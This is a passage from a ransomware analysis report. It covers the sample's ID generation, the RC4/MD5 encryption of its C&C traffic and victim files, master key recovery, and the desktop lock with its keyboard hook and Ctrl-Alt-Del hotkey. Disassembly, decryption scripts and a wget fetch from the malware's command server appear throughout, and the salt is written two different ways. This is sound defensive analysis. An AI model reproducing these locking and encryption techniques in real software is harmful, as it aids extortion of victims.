id=989D0EA2554245442D47&cmd=key&ver=1.999.1&data=1:0:NTU1NTU1NTU1NTU1NTU1
NTU1NTUA
```

The field data is structured like this:

```
type:0:base64(code)
```

The type equals 1 if it is a *paycashcard* code and 2 if it is an *ukash* code.

The server response is not important in this part, because the malware does not use it.

4.6 Encryption

All encryption mechanisms used in this sample use the API crypto provided by Microsoft:

- *CryptAcquireContext*
- *CryptCreateHash*
- *CryptHashData*
- *CryptDeriveKey*
- *CryptDecrypt*

4.6.1 ID generation

The *id* is not a random number. The generation can be represented with this function:

```
void build_id(char *id, char *volume_serial,
                char *username, char *computer_name){
        sprintf(id, "%s%08X%04X", volume_serial, computer_name, username);
}
```

The generation is made in the function 40626Bh (*buildLd*):

```
lea   ecx, [ebp+var_5]
mov   dword ptr [ecx], 104h
push  ecx
push  edi
call  (GetUserNameA - 4062B9h)[ebx]
mov   [ebp+nComputerName], 104h
lea   edi, [ebp+szComputerName]
lea   ecx, [ebp+nComputerName]
push  ecx
push  edi
call  (GetComputerNameA_0 - 4062B9h)[ebx]
lea   edi, (szID - 4062B9h)[ebx]
lea   esi, [ebp+fmt] ; %s%08X%04X
lea   ecx, (szVolumeSerialNumber - 4062B9h)[ebx]
mov   edx, [ebp+szComputerName]
mov   eax, [ebp+var_210]
and   eax, 0FFFFh
push  eax
push  edx         ; ComputerName
push  ecx         ; VolumeSerial
push  esi         ; fmt
push  edi         ; dst
call  (sprintf_0 - 4062B9h)[ebx]
mov   [ebp+var_218], 1
mov   eax, [ebp+var_218]
mov   ebx, [ebp+var_21C]
leave
```

Figure 12: ID generation

4.6.2 Network communication encryption

The malware starts by initialising *HCRYPTKEY* with the function 40D540h (*generateKey*) used by the function *CryptDecrypt*.

Here is the ASM view:



Figure 13: Network encryption key

To explain more easily, we wrote this code that represents the generation of the *HCRYPTKEY* used later to the encryption:

```
HCRYPTPROV hProv;
HCRYPTHASH hHash;
HCRYPTKEY hKey;

// key is the concat of the uid generate by the malware
// and the salt "Qasd123zxc"
char key[] = "989D0EA2554245442D47Qasd123zxc";
```

```
int keyLen = strlen(key);

if ( CryptAcquireContext(&hProv, 0, 0, 1, CRYPT_VERIFYCONTEXT) != TRUE){
      printf("CryptAcquireContext error.\n");
      return 2;
}

if ( CryptCreateHash(hProv, CALG_MD5, 0, 0, &hHash) != TRUE){
      printf("CryptCreateHash error.\n");
      return 3;
}

if ( CryptHashData(hHash, key, keyLen, 0) != TRUE  ){
      printf("CryptHashData error.\n");
      return 4;
}

if ( CryptDeriveKey(hProv, CALG_RC4, hHash, CRYPT_EXPORTABLE, &hKey) != TRUE  ){
      printf("CryptDeriveKey error.\n");
      return 5;
}
```

To generate the key, firstly we have to concatenate the *id* with a salt "*Qasd123zxc*", secondly we have to make the MD5 of the generated string. The *HCRYPTKEY* is initialised to use a RC4 encryption.

Once the key is initialised, it uses the function 40D615h (*decrypt*) to decrypt the received data and the function 40D6C0h (*encrypt*) to encrypt the sent data.

We note that the functions *encrypt* and *decrypt* are used to load and save the encrypted file in the function 40728Dh (*writeEncryptedFile*) and 407191h (*decryptFile*)

Example

To understand the network encryption, we provide an example. To start we use *wget* to retrieve the CAB archive:

```
staff@malware.lu:~/tmp$ wget "http://horad-
fo.com/images/a.php?id=989D0EA2554245442D47&cmd=img&win=Windows_XP_&loc=0x0409&v
er=1.999.1" --user-agent="Mozilla/4.0 (compatible, MSIE 6.0b; Windows NT 5.0;
.NET CLR 1.0" -O output
staff@malware.lu:/tmp$ file output
output: data
staff@malware.lu:/tmp$ hd output | head -5
00000000  49 c6 04 1b 5e fa 25 7b  08 1c 5f ab 2f c4 45 83  |I...^.%{.._./.E.|
00000010  c4 47 0b 55 12 d8 af 43  32 98 e7 4e 05 95 5a 94  |.G.U...C2..N..Z.|
00000020  bb e6 0f bb 06 c0 1b 5a  06 c7 4c dd 97 b5 f0 cb  |.......Z..L.....|
00000030  03 8d 06 a4 13 ea 1c 7c  88 07 ca 0f f1 38 90 ab  |.......|.....8..|
00000040  fa 53 df 1a e3 cf c6 ce  d2 39 74 60 d9 e5 17 9a  |.S.......9t`....|
```

The output file is not readable.

To decrypt the data we can use this script:

```
staff@malware.lu:/tmp$ cat decrypt.py
#!/usr/bin/python
import sys
from Crypto.Cipher import ARC4
from Crypto.Hash import MD5

key = sys.argv[1]
```

```
salt = "QQasd123zxc"
key_hash = MD5.new(key + salt).digest()
rc4 = ARC4.new(key_hash)
data = open(sys.argv[2], "r").read()
output = rc4.decrypt(data)
print output

staff@malware.lu:/tmp$ ./decrypt.py 989D0EA2554245442D47 output > decrypt.out
staff@malware.lu:/tmp$ hd decrypt.out | head -5
00000000  49 4d 41 47 45 53 3a 40  21 25 f9 b2 b1 3a 4e d3  |IMAGES:@!%...:N.|
00000010  87 91 b2 54 2c b5 ac 4d  53 43 46 00 00 00 00 b7  |...T,..MSCF.....|
00000020  b9 03 00 00 00 00 00 2c  00 00 00 00 00 00 00 03  |.......,........|
00000030  01 01 00 06 00 00 00 00  00 00 00 c2 00 00 00 59  |...............Y|
00000040  00 01 00 36 57 07 00 00  00 00 00 00 00 c6 40 58  |...6W.........@X|
```

We can see the COMMAND: *IMAGES*.

The 8 first characters are the COMMAND, the 18 next are the MD5 of the CAB file. So we can extract the CAB file at the 24th characters:

```
staff@malware.lu:/tmp$ tail -c+24 decrypt.out > decrypt.out.1
staff@malware.lu:/tmp$ file decrypt.out.1
decrypt.out.1: Microsoft Cabinet archive data, 244151 bytes, 6 files
```

4.6.3 Master key generation

The files encryption mechanism starts with the call to the function 4129FAh (*lockFile*), this function starts by running a loop with a sleep until the dword 41122Dh (*encryptFlag*) switch to 0.

Then, the malware generates a master key by calling the function 40766Ah (*genName*) after this the key is sent to the C&C (more information in chapter 4.5.3).

Here is the ASM view of the generation:



Figure 14: Master key generation

Example

If the client makes this request:

```
?id=989D0EA2554245442D47&cmd=lfk&ldn=57&stat=CRA&ver=1.999.1&data=RccQOGLnS1RHX8
d%2B7pBOBTKl7U5yHGJpOZfkIk%2FmH090s378QrNoEmy1KZLB06GHRdpiyGKefRLu
```

The id and the encrypted master key are available in parameters. We can use this script to get the master key:

```
staff@malware.lu:/tmp$ cat decrypt_master_key.py
#!/usr/bin/python
```

```
import sys, base64
from Crypto.Cipher import ARC4
from Crypto.Hash import MD5

key = sys.argv[1]
salt = "QQasd123zxc"
key_hash = MD5.new(key + salt).digest()
rc4 = ARC4.new(key_hash)
data = base64.b64decode(sys.argv[2])
output = rc4.decrypt(data)
print output
staff@malware.lu:/tmp$        ./decrypt_master_key.py        989D0EA2554245442D47
"RccQOGLnS1RHX8d+7pBOBTKl7U5yHGJpOZfkIk/mH090s378QrNoEmy1KZLB06GHRdpiyGKefRLu"
ELUdyNTonfagpnEUqsTOLqagXLElJsElvVqGDssdjreOVfQOGVdjqtanf
```

The master key is recovered:

- *ELUdyNTonfagpnEUqsTOLqagXLElJsElvVqGDssdjreOVfQOGVdjqtanf*

4.6.4 Files encryption

Step 1: files list generation + keys generation

After generating the master key, the malware recovers the drive letters by calling the function *GetLogicalDriveStringsA*.

The malware changes the thread priority to *THREAD_PRIORITY_HIGHEST*.

For each drive letter, it runs a thread 412977h (*thrEnumFile*), this thread calls the *GetDriveType* function if it is equal to *DRIVE_FIXED* (it means it's a physical drive) it calls the function 412764h (*enumFiles2*).

This function enumerates all available files on the hard drive and checks if the files can be encrypted with the function 412216h (*canCryptThisFile*). It can be encrypted if:

- the file name does not match the windows path
- the file name does not contain *VolumeSerialNumber*
- the file name is not in 4120A0h (*fileExtEclusionList*).

If the file can be encrypted, it calls the function 412395h (*addListEncryptedFile*). This function is in charge of generating a new filename and an encryption key. After, it appends this information to the string at the address 411649h (*listFilesWithKey*). This string follows this format:

```
filename
newfilename
key

filename
newfilename
key

...
```

The filename and newfilename are passed to the function 412658 (*addListFile*) this function, as the previous, appends to the string at the address 411651h (*pFileList*). This string follows this format:

```
filename
newfilename

filename
newfilename
```

```
. . .
```

The malware waits for all threads to finish by using a counter system.

Step 2: files list encryption

After, it calls the function 4139A5h (*writeFileEncryptedFileList*). This function writes the string at the address 411649h (*listFilesWithKey*) to a file in the directory *%TEMP%* with the name: *id.$02* (where *id* is the *id* variable). To make the recovery more difficult, this file is encrypted with 2 RC4 and a custom swap16. The schema below explains the encryption of this file.

Then, the function 412D7Ch (*writeFileList*) is call. This function builds a file in the directory *%TEMP%* with the name *id.$03* (where *id* is the *id* variable). The malware calls the function *writeEncryptedFile* to write the string at the address 411651h (*pFileList*). This file is encrypted with the same key and algorithm than network communications.

Schema



Figure 15: Files list encryption

Step 3: files on hard drive encryption

To finish, the malware calls 412DF0h (*cryptoFile*), this is a loop that take the strings at the address 411649h (*listFilesWithKey*) stanza by stanza. It uses the function 412EBCh (*cryptFile*) that encrypt the file using the custom swap16 and RC4 algorithms where the key is a concatenation of the key generated for the file and the salt *732jjdnbYYSUUW7kjksk***ndhhssh*. This function encrypts only the first 12288 bytes of the files.

Schema



Figure 16: Files on hard drive encryption

4.7 Lock mechanism

4.7.1 Introduction

When the malware has finished encrypting the file, it locks the computer desktop, displays the ransom message with a form to submit ukash and paycashcard code. After the payment, the malware recovers the personal files.

4.7.2 Create desktop

To manage this task, the malware creates a new "*Desktop*" with the function 410076h (*createDesktop*). This function uses the windows function *SwitchDesktop*, *SetThreadDesktop* and set the call-back 41019Fh (*desktopDialogProc*) with the function *DialogBoxInDirect.*

The function 41019Fh (desktopDialogProc) is a call-back of type *DialogProc* in charge of handling the gui event.

When the call-back receives the *WM_INITDIALOG* message, the malware starts a series of operations:

- It pushes the dialog in the foreground with the function *SetForeground*

```
.text:0041020D        cmp   [ebp+uMsg], 110h ; WM_INITDIALOG
.text:00410214        jnz   loc_410373   ; WM_CTLCOLORDLG
.text:0041021A        push  [ebp+hwndDlg]
.text:0041021D        call  (pSetforegroundw - 41020Ch)[ebx]
```

Figure 17: Set foreground call

- It puts a keyboard hook with the function *SetWindowsHookEx* (more information chapter 4.7.3)

```
.text:00410223          push   0
.text:00410225          call   (pGetModuleHandleA - 41020Ch)[ebx]
.text:0041022B          test   eax, eax
.text:0041022D          jz     short loc_41024F
.text:0041022F          lea    edi, (keyboardHookProc - 41020Ch)[ebx]
.text:00410235          push   0
.text:00410237          push   eax
.text:00410238          push   edi
.text:00410239          push   13          ; WH_KEYBOARD_LL
.text:0041023B          call   (pSetwindowshookexa - 41020Ch)[ebx]
```

Figure 18: Set keyboard hook

- It attaches 2 callbacks on the input forms to check if typed character is correct. For the paycashcard input the function is 410521h (*codeInputChangePaycash*), and for ukash is 4105D7h (*codeInputChangeUkash*).

```
.text:0041024F          mov    eax, [ebp+hwndDlg]
.text:00410252          push   edi
.text:00410253          lea    edi, (dword_405969 - 41020Ch)[ebx]
.text:00410259          mov    [edi], eax
.text:0041025B          pop    edi
.text:0041025C          push   3E8h        ; paycashcard input button id
.text:00410261          push   [ebp+hwndDlg]
.text:00410264          call   (pGetdlgitem - 41020Ch)[ebx]
.text:0041026A          lea    edi, (codeInputChangePaycash - 41020Ch)[ebx]
.text:00410270          push   edi
.text:00410271          push   0FFFFFFFCh
.text:00410273          push   eax
.text:00410274          call   (pSetwindowlonga - 41020Ch)[ebx] ; Any change in the input of the paycashcard
.text:00410274                                  ; run the function codeInputChangePaycash
.text:0041027A          push   edi
.text:0041027B          lea    edi, (dword_40596D - 41020Ch)[ebx]
.text:00410281          mov    [edi], eax
.text:00410283          pop    edi
.text:00410284          push   3E9h        ; ucash input button id
.text:00410289          push   [ebp+hwndDlg]
.text:0041028C          call   (pGetdlgitem - 41020Ch)[ebx]
.text:00410292          lea    edi, (codeInputChangeUcash - 41020Ch)[ebx]
.text:00410298          push   edi
.text:00410299          push   0FFFFFFFCh
.text:0041029B          push   eax
.text:0041029C          call   (pSetwindowlonga - 41020Ch)[ebx] ; Any change in the input of the ucash
.text:0041029C                                  ; run the function codeInputChangeUcash
```

Figure 19: Set input callback

- It fixes the maximum length of the 2 inputs with the value 20.
- It calls the function 407A39h (*runCheckInternetBlockWinLogon*) with the argument 0. This argument is called *checkInternet*. If the value equals 0, the malware checks if the Internet connection exists before suspending the WinLogon, otherwise the check is not performed. This function starts a thread on the function 407A92h (*thrCheckInternetBlockWinLogon*). This thread runs a loop to check if the internet is available by checking the website http://google.com. If it gets a response it calls the 407847h (*suspendWinLongPart1*), details in chapter 4.7.4.



Figure 20: Check Internet connection

- It loads and shows the pictures WINSH325 by calling the function 414756h (*loadPictureWINSH325*)
- It runs two threads:
  - 414439h (*moveMessageToDesktop*). The goal of this thread is to move the message downloaded before on the desktop.
  - 4134BCh (readFilelistAndRenameFile) This thread reads the file generated before with the extension $03 (this file contains the new file name and the original, more information in chapter 4.6.4) and renames each files with the new file name.
- It uses the call SystemParametersInformation function to disable ALT-TAB and CTRL-ESC

```
.text:0041034A        lea   eax, [ebp+var_224] ; 0
.text:00410350        push  0
.text:00410352        push  eax          ; 0
.text:00410353        push  1          ; True to deactive ALT-TAB and CTRL-ESC?
.text:00410355        push  61h          ; SPI_SETSCREENSAVERRUNNING
.text:00410357        call  (pSystemparametersinf - 41020Ch)[ebx]
```

Figure 21: Use SystemParametersInformation

- To finish, it used the *RegisterHotKey* to set a hot key on ctr-alt-del

```
.text:0041035D        push   2Eh        ; VK_DELETE
.text:0041035F        push   3          ; MOD_CONTROL | MOD_ALT
.text:00410361        push   100h       ; id
.text:00410366        push   0
.text:00410368        call   (pRegisterHotKey - 41020Ch)[ebx] ; Bind hot key ctrl-alt-del
```

Figure 22: Set a hot key on CTRL-ALT-DEL

4.7.3 Keyboard hook

The keyboard hook, that is setup, can be written like this prototype:

```
SetWindowsHookEx(WH_KEYBOARD_LL, keyboardHookProc, GetModuleHandle(), 0)
```

The hook function is 406EFCh (*keyboardHookProc*)

